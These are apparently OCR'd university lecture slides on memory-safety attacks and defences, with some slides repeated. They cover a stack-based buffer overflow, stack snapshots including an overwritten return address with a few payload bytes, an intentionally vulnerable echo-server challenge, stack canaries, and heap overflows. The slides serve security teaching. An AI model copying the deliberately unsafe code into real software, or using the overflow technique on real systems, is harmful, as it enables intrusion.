
Stack based buffer overflow

- Example vulnerable program:

```
int is_file_foobar( char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    char tmp[MAX_LEN];
    strcpy( tmp, one );
    strcat( tmp, two );
    return strcmp( tmp, "file://foobar" );
}
```

Stack based buffer overflow

- Or alternatively:



```
int is_file_foobar_using_loops( char* one, char* two )
{
    // must have strlen(one) + strlen(two) < MAX_LEN
    char tmp[MAX_LEN];
    char* b = tmp;
    for( ; *one != ’\0’; ++one, ++b ) *b = *one;
    for( ; *two != ’\0’; ++two, ++b ) *b = *two;
    *b = ’\0’;
    return strcmp( tmp, "file://foobar" );
}
```


Stack based buffer overflow

- Snapshot of the stack before the return:

```
  address      content
0x0012ff5c  0x00353037  ; argument two pointer
0x0012ff58  0x0035302f  ; argument one pointer
0x0012ff54  0x00401263  ; return address
0x0012ff50  0x0012ff7c  ; saved base pointer
0x0012ff4c  0x00000072  ; tmp continues ’r’ ’\0’ ’\0’ ’\0’
0x0012ff48  0x61626f6f  ; tmp continues ’o’ ’o’ ’b’ ’a’
0x0012ff44  0x662f2f3a  ; tmp continues ’:’ ’/’ ’/’ ’f’
0x0012ff40  0x656c6966  ; tmp array:     ’f’ ’i’ ’l’ ’e’
```

Stack based buffer overflow


- Snapshot of the stack before the return:



```
  address      content
0x0012ff5c  0x00353037  ; argument two pointer
0x0012ff58  0x0035302f  ; argument one pointer
0x0012ff54  0x00401263  ; return address
0x0012ff50  0x0012ff7c  ; saved base pointer
0x0012ff4c  0x00000072  ; tmp continues  'r'  '\0'  '\0'  '\0'
0x0012ff48  0x61626f6f  ; tmp continues  'o'  'o'   'b'   'a'
0x0012ff44  0x662f2f3a  ; tmp continues  ':'  '/'   '/'   'f'
0x0012ff40  0x656c6966  ; tmp array:     'f'  'i'   'l'   'e'
```

Stack based buffer overflow

- Snapshot of the stack before the return:



address	content			
0x0012ff5c	0x00353037	;	argument two pointer	
0x0012ff58	0x0035302f	;	argument one pointer	
0x0012ff54	0x0012ff4c	;	return address	\x4c\xff\x12\x00
0x0012ff50	0x66666666	;	saved base poi	'f' 'f' 'f' 'f'
0x0012ff4c	0xfeeb2ecd	;	tmp continues	\xcd\x2e\xeb\xfe
0x0012ff48	0x66666666	;	tmp continues	'f' 'f' 'f' 'f'
0x0012ff44	0x662f2f3a	;	tmp continues	':' '/' '/' 'f'
0x0012ff40	0x656c6966	;	tmp array:	'f' 'i' 'l' 'e'

Stack based buffer overflow

- Lots of details to get right before it works:
  - No nulls in (character-)strings
  - Filling in the correct return address:
    - Fake return address must be precisely positioned
    - Attacker might not know the address of his own string
  - Other overwritten data must not be used before return from function
  - …
- More information in
  - “Smashing the stack for fun and profit” by Aleph One (Elias Levy)

Exploitation challenge (from the SYSSEC 10K challenge)

```c
char gWelcome[] = "Welcome to our system!";
void echo (int fd) {
  int len;
  char name[64],reply[128];

  len = strlen(gWelcome);
  memcpy(reply, gWelcome, len); /* copy the welcome string to reply */
  write_to_socket(fd, "Type your name:");
  read(fd,name,128);

  /* copy the name into the reply buffer (starting at offset len so
   * that we do not overwrite the welcome message) */

  memcpy(reply+len, name, 64); write(fd, reply, len + 64);
  /* send full welcome message to client */
  return;
}

void server(int socketfd) {
  while(1) echo(socketfd);
}
```


Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
  - Attack 1: Stack-based buffer overflow
  - Defense 1: Stack canaries
  - Attack 2: Heap-based buffer overflow
  - Defense 2: Non-executable data
  - Attack 3: Return-to-libc attacks
  - Defense 3: Layout randomization
- Other defenses
- Conclusion


Stack canaries

- Basic idea
  - Insert a value in a stack frame right before the stored base pointer/return address
  - Verify on return from a function that this value was not modified
- The inserted value is called a *canary*, after the coal mine canaries

Stack canaries



Stack canaries



f0:
…
call f1
…

f1:
buffer[]
overflow()
…

Stack

Return address f0

Saved Frame Ptr f0

Canary


Arguments f1

Return address f1

Saved Frame Ptr f1

Canary

Stack canaries



Exploitation challenge (from the SYSSEC 10K challenge)

```c
char gWelcome[] = "Welcome to our system!";
void echo (int fd) {
  int len;
  char name[64],reply[128];

  len = strlen(gWelcome);
  memcpy(reply, gWelcome, len); /* copy the welcome string to reply */
  write_to_socket(fd, "Type your name:");
  read(fd,name,128);

  /* copy the name into the reply buffer (starting at offset len so
   * that we do not overwrite the welcome message) */

  memcpy(reply+len, name, 64); write(fd, reply, len + 64);
  /* send full welcome message to client */
  return;
}

void server(int socketfd) {
  while(1) echo(socketfd);
}
```

Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
    - Attack 1: Stack-based buffer overflow
    - Defense 1: Stack canaries
    - Attack 2: Heap-based buffer overflow
    - Defense 2: Non-executable data
    - Attack 3: Return-to-libc attacks
    - Defense 3: Layout randomization
- Other defenses
- Conclusion

Heap based buffer overflow

- Stack canaries only protect the stack, but there are also buffers on the heap
- If a program contains a buffer overflow vulnerability for a buffer allocated on the heap, there is no return address nearby
- So attacking a heap based vulnerability requires the attacker to overwrite other code pointers

